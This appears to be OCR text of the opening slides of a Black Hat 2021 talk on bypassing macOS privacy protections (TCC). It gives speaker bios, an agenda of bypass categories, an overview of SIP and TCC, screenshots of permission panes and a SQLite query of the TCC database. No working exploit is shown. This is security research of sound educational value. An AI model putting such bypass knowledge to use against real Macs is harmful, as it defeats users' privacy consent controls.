black hat USA 2021

August 4-5, 2021

BRIEFINGS

20+ Ways to Bypass Your macOS Privacy Mechanisms

Wojciech Reguła & Csaba Fitzl

Whoami - Csaba

- Author of “macOS Control Bypasses” training @ Offensive Security
- Developer of Shield.app – exploit protection for macOS
- Ex red and blue teamer
- Husband, father
- Hiking

Whoami - Wojciech

- Senior IT Security Consultant @ SecuRing
- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator
- macOS environments security

Agenda


1. Introduction to macOS Privacy
2. TCC bypasses through:
- plugins
- process injection
- mounting
- app behavior
- /usr/bin/grep
3. Our thoughts on the Apple Security Bounty
4. Conclusion

Intro – macOS Security Mechanisms

System Integrity Protection (SIP):

- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on

Transparency, Consent, and Control (TCC)




AddressBook — ls ~/Library/Application Support/AddressBook — 65×13

```
sh-3.2$ ls ~/Library/Application\ Support/AddressBook
```


"Terminal.app" would like to access your contacts.

Transparency, Consent, and Control (TCC)



Allow the apps below to access your camera.

- ☑ Brave Browser
- ☑ Cisco Webex Meetings.app
- ☑ Skype for Business
- ☑ Microsoft Teams



Allow the apps below to control other apps. This will provide access to documents and data in those apps, and to perform actions within them.

AppleScriptTests
- □ Finder

bash
- ☑ System Events.app


iTerm.app
- ☑ Hopper Disassembler
- □ System Events.app

Microsoft Outlook
- ☑ Skype for Business


Skype for Business

Transparency, Consent, and Control (TCC)


- SQLite3 Database
- /Library/Application Support/com.apple.TCC
- ~/Library/Application Support/com.apple.TCC



```
[sqlite> SELECT service,client,auth_value,csreq FROM access;
service                                        client                                                        auth_value  csreq
---------------------------------------------  ------------------------------------------------------------  ----------  -----
kTCCServiceUbiquity                            com.apple.weather                                             2           ??

kTCCServiceUbiquity                            com.apple.iBooksX                                             2           NULL
kTCCServiceUbiquity                            com.apple.mail                                                2           NULL
kTCCServiceUbiquity                            com.apple.ScriptEditor2                                       2           NULL
kTCCServiceUbiquity                            com.apple.Preview                                             2           NULL
kTCCServiceUbiquity                            com.apple.QuickTimePlayerX                                    2           NULL
kTCCServiceUbiquity                            com.apple.TextEdit                                            2           NULL
kTCCServiceSystemPolicyDocumentsFolder         net.tunnelblick.tunnelblick                                   2           ??
